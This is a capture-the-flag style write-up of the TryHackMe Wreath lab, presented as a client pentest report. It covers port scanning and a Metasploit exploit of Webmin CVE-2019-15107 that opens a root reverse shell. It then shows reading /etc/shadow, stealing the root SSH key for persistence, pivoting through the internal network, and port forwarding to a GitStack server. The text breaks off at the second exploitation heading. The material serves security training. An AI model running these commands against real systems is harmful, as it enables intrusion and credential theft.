Wreath Network

A look into the exploitation of a vulnerable network and “secure” PC.

0xd4y

3-30-2021

0xd4y Writeups

LinkedIn: https://www.linkedin.com/in/segev-eliezer/
Email: 0xd4yWriteups@gmail.com
Web: https://0xd4y.github.io/

Table of Contents

Executive Summary

I was tasked with finding vulnerabilities in a client's network (Thomas Wreath)[1]. The attacks conducted in this report were not carried out in a black-box penetration testing environment, rather the client informed us that he had a git server hosted on one of the machines in his network from which he hosts his website. Furthermore, I was told that there are three computers in the client's network, one of which the client assumed I could not penetrate as it had antivirus software installed.
Though the client was cautious about downloading potentially dangerous software on any of his systems, he did not update software on two out of three computers, allowing me to gain immediate root access on two thirds of the network. The third machine ran insecure code on a web page which could be exploited through uploading a malicious image file.

[1] https://tryhackme.com/room/wreath


Attack Narrative

First Machine (.200)

We are given the ip of one of the systems on the network. This is the only machine in the network that can be immediately accessed, and thus it will be the first target.


Reconnaissance

As with all penetration tests, I started by enumerating the ports of the target. This is an important step, as it is useful in identifying possible attack vectors. The services and versions of our target can be enumerated using the nmap tool and giving it the flags **-sC** and **-sV**. The **-sC** flag runs nmap's default scripts, while the **-sV** flag detects the versions of the scanned services. Note that knowing the version of a service is essential in determining the likelihood of it being vulnerable (old versions tend to have more known vulnerabilities, as they have been exposed to the warzone of the internet for a longer period of time). We can enumerate all open ports with the **-p-** flag and output all formats with the **-oA** flag.




```
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Thomas Wreath | Developer
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Not valid before: 2021-03-26T16:04:03
|_Not valid after:  2022-03-26T16:04:03
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
10000/tcp open  http     MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
```

We see that there are only four ports open. From the nmap scan, observe that the target machine is running an HTTP and HTTPS server on ports 80 and 443 respectively. It's important to notice that it is running Apache httpd 2.4.37 which belongs to the CentOS Linux distribution. Therefore, it's very likely that the target is running CentOS.




```
┌─[✗]─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $curl http://10.200.111.200
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="https://thomaswreath.thm">here</a>.</p>
</body></html>
```

Using the curl tool to send a GET request to the server, we see that it is trying to redirect us to **https://thomaswreath.thm**. However, the DNS of the target is not set up, as can be observed from the domain not being able to route us to the requested website.




```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $curl https://thomaswreath.thm
curl: (6) Could not resolve host: thomaswreath.thm
```

Currently, this domain is not recognized by any of our VirtualHost[2] definitions. However, adding **thomaswreath.thm** to the **/etc/hosts** file (the file in Linux which is responsible for mapping hostnames to IP addresses), and running the same curl command again produces a different output:.




```
10.200.111.200  thomaswreath.thm
```



```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $curl https://thomaswreath.thm
curl: (60) SSL certificate problem: self signed certificate
More details here: https://curl.se/docs/sslcerts.html

curl failed to verify the legitimacy of the server and therefore could not
establish a secure connection to it. To learn more about this situation and
how to fix it, please visit the web page mentioned above.
```


We can add the **-k** flag to specify that we don't care to verify the server's certificate (note this is insecure but it is fine in the context of this test):



```
┌─[✗]─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $curl https://thomaswreath.thm -k
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-sca
    <!-- The above 3 meta tags *must* come first in the head; any
    <title>Thomas Wreath | Developer</title>
```

And now we get what looks to be a webpage. Browsing to this domain through Firefox, we reach yet another warning:


2 https://httpd.apache.org/docs/2.4/vhosts/details.html



Warning: Potential Security Risk Ahead


Firefox detected a potential security threat and did not continue to thomaswreath.thm. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.

One thing that's important to do before proceeding to the website is to check the server certificate. The certificate could give information about more domains that the web server may have, as well as some other useful information like names, locations, and email addresses. This can be checked by clicking on the "Advanced" box, and then clicking on the "View Certificate" link. I didn't see anything too interesting, but there is one email address:



Email Address me@thomaswreath.thm

I now proceeded to the website and was met with the following page:



What I am all about.

I am a sysadmin and developer with a passion for tech! My specialisms are full-stack web development and software dev. I have a track record for providing fast, efficient and dynamic solutions for my clients -- both recently in my freelance work, and previously as the team lead of a software development team in Solihull, UK.

Please find my CV below.
I look forward to hearing from you!

Expertise

Full-Stack Web Development

10 years on-and-off experience as a full-stack web developer, specialising in CentOS LAMP installations. Preference for PHP development, but with extensive knowledge of full-stack development in Python, Node.js and Golang.

Network Design and Architecture

Interested in how networks work from a young age. Worked as a systems administrator for 5 years. Experienced at designing, implementing and maintaining networks comprised of Windows, Linux and BSD hosts (as well as any necessary embedded systems).

Software Development

Started developing simple programs as a child and maintained the skill as a hobby until learning formally at university, resulting in 25 years of software development experience. Seven of these were working professionally as a software developer.

Team Management

Worked for three years as the development team leader for Vanguard Software Solutions, Ltd, before their dissolution in 2019. Role involved close co-ordination with management, as well as a team of 8 developers.

RCE Exploitation


Nothing out of the ordinary was found while browsing through this website. However, going back to the result of the nmap scan and looking at the software version of the Webmin interface, it turned out that this service was outdated. Searching this service on Google revealed that there is a CVE (Common Vulnerabilities and Exposures) for it. Namely, this vulnerability is categorised as CVE-2019-15107[3] and ranked as a 9.8 critical vulnerability. Exploiting this vulnerability allows

[3] https://nvd.nist.gov/vuln/detail/CVE-2019-15107

unauthorized remote code execution (RCE) due to a backdoor in the password resetting function.


Reverse Shell

Seeing as this is a well known vulnerability, Metasploit already had a script to exploit this version of Webmin:



```
msf6 > search webmin

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  auxiliary/admin/webmin/edit_html_fileaccess  2012-09-06       normal     No     Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
   1  auxiliary/admin/webmin/file_disclosure   2006-06-30       normal     No     Webmin File Disclosure
   2  exploit/linux/http/webmin_backdoor       2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor
   3  exploit/linux/http/webmin_packageup_rce  2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution
   4  exploit/unix/webapp/webmin_show_cgi_exec 2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
   5  exploit/unix/webapp/webmin_upload_exec   2019-01-17       excellent  Yes    Webmin Upload Authenticated RCE


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/webapp/webmin_upload_exec

msf6 > use 2
```

After setting the LHOST and RHOST, I ran the exploit and got a shell!




```
msf6 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 10.50.112.6:4444
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.50.112.6:4444 -> 10.200.111.200:57866) at 2021-03-27 04:31:33 +0000

whoami
root
```

The web server was running as root! It is better practice to run a web service as a low-privileged user such as **www-data** just in case the web server gets compromised.


Persistence

As root, the highest-privileged Linux user, we can extract the hash of users on the system and try to crack it. It's possible that this same password is used in some other machine on the network.




```
[root@prod-serv ]# cat /etc/shadow|grep root
root:$6$i9vT8tk3SoXXxK2P$HDIAwho9FOdd4QCecIJKwAwwh8Hwl.BdsbMOUAd3X/chSCvrmpfy
K9VqSdy47/qKXad1::0:99999:7:::
```

Providing the **--example-hashes** flag in **hashcat** (a tool for cracking hashes) and grepping for **unix**, we can see that the mode for the **/etc/shadow** hashes is 1800 (*note that the hash corresponding to mode 1800 looks most similar to the hashes in the /etc/shadow file*).



```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $hashcat --example-hashes|grep -i unix -B 1 -A 1
MODE: 500
TYPE: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
HASH: $1$38652870$DUjsu4TTlTsOe/xxZ05uf/
--
MODE: 1500
TYPE: descrypt, DES (Unix), Traditional DES
HASH: 24leDr0hHfb3A
--
MODE: 1800
TYPE: sha512crypt $6$, SHA512 (Unix)
HASH: $6$72820166$U4DVzpcYxgw7MVVDGGvB2/H5lRistD5.Ah4upwENR5UtffLR4X4SxSzfREv8z6wVl0jRFX40/KnYVvK4829kD1
```


Alternatively, another way to determine the identity of a hash is by using tools such as hashid or hash-identifier:



```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $hashid '$6$i9vT8tk3SoXXxK2P$HDIAwho9FOdd4QCecIJKwAwwh8Hwl.BdsbMOUAd3X/chSCvrmpfy.5lrLgnRVNq6/6g0PxK9VqSdy47/qKXad1'
Analyzing '$6$i9vT8tk3SoXXxK2P$HDIAwho9FOdd4QCecIJKwAwwh8Hwl.BdsbMOUAd3X/chSCvrmpfy.5lrLgnRVNq6/6g0PxK9VqSdy47/qKXad1'
[+] SHA-512 Crypt
```

The password used for the root user is secure enough to not be cracked by the rockyou.txt file, so I copied this hash to examine for later if needed.

After compromising the root user, I maintained persistence by going into **/root/.ssh/id_rsa** and copying the contents of the id_rsa file (this is a private key which is used to authenticate a client to a server).




```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $vi id_rsa
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $chmod 600 id_rsa
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $ssh root@thomaswreath.thm -i id_rsa
The authenticity of host 'thomaswreath.thm (10.200.111.200)' can't be established.
ECDSA key fingerprint is SHA256:THDwSEv1rb9SXkMf4HfQREF1FvH2GtKfaBzVlSsYnuM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'thomaswreath.thm,10.200.111.200' (ECDSA) to the list of known host
s.
[root@prod-serv ~]# 
```

Second Machine (.150)

Host Enumeration

With full access on one of the three machines on the Wreath network, I enumerated the internal network to find any other systems by using nmap on the compromised system (a static binary of it can be downloaded on GitHub[4]). To speed up the process, I added the **-sn** flag which disables port scans.

[4] https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/nmap




```
[root@prod-serv tmp]# ./nmap -sn 10.200.111.1-255 -oN scan-0xd4y

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-03-27 23:15 GMT
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-111-1.eu-west-1.compute.internal (10.200.111.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00031s latency).
MAC Address: 02:14:19:DF:16:EF (Unknown)
Nmap scan report for ip-10-200-111-100.eu-west-1.compute.internal (10.200.111.100)
Host is up (0.00023s latency).
MAC Address: 02:EB:4E:4A:23:C1 (Unknown)
Nmap scan report for ip-10-200-111-150.eu-west-1.compute.internal (10.200.111.150)
Host is up (-0.10s latency).
MAC Address: 02:2B:AD:F4:55:3D (Unknown)
Nmap scan report for ip-10-200-111-250.eu-west-1.compute.internal (10.200.111.250)
Host is up (0.00024s latency).
MAC Address: 02:CA:9B:53:AF:49 (Unknown)
Nmap scan report for ip-10-200-111-200.eu-west-1.compute.internal (10.200.111.200)
Host is up.
```

We see that there are a total of four other machines on the internal network (*note we are 10.200.111.200*). I was told by the client that the host ending in **.1** is part of the AWS infrastructure used for creating the network, and the host ending in **.250** is the OpenVPN server. As such, we will focus on the two hosts ending in **.100** and **.150**.

Port Enumeration

After discovering these two hosts, I enumerated their ports:




```
All 6150 scanned ports on ip-10-200-111-100.eu-west-1.compute.internal (10.200.111.100) are filtered
MAC Address: 02:EB:4E:4A:23:C1 (Unknown)

Nmap scan report for ip-10-200-111-150.eu-west-1.compute.internal (10.200.111.150)
Host is up (0.00048s latency).
Not shown: 6147 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
```

Observe that all of the ports on the .100 machine are filtered, but the .150 computer has three ports open (80, 3389, and 5985). It's important to note that it's likely this is a Windows machine due to ports 3389 (typically reserved for RDP) and 5985 (WRM / WinRM) being open.


Port Forwarding

The HTTP service on port 80 is a good one to forward because web servers have a big attack surface (I chose to forward this port to localhost on port 18020 using **ssh**).



```
┌─[✗]─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $ssh -L 18020:10.200.111.150:80 root@10.200.111.200 -i id_rsa
[root@prod-serv ~]#
```

Now when I visited **localhost:18020**, I was met with a web page:



Page not found (404)

Request Method: GET
Request URL: http://localhost:18020/

Using the URLconf defined in `app.urls`, Django tried these URL patterns, in this order:

```
1. ^registration/login/$
2. ^gitstack/
3. ^rest/
```

The current URL, , didn't match any of these.

You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will display a standard 404 page.


Looking at the error on the webpage, we see that there are three directories:

1. registration/login/
2. gitstack/
3. rest/

The /user subdirectory under /rest discloses information about the users on the GitStack software, but I was unable to find anything that looked alarming.

```
["twreath", "everyone"]
```

Visiting /gitstack redirected me to a login page on /registration/login:




Default username/password : admin/admin

There is a nice handy message that says the default username and password is admin/admin, but trying it out reveals that the credentials for this login page have since been changed. The source code of the page did not reveal anything either.

RCE Exploitation

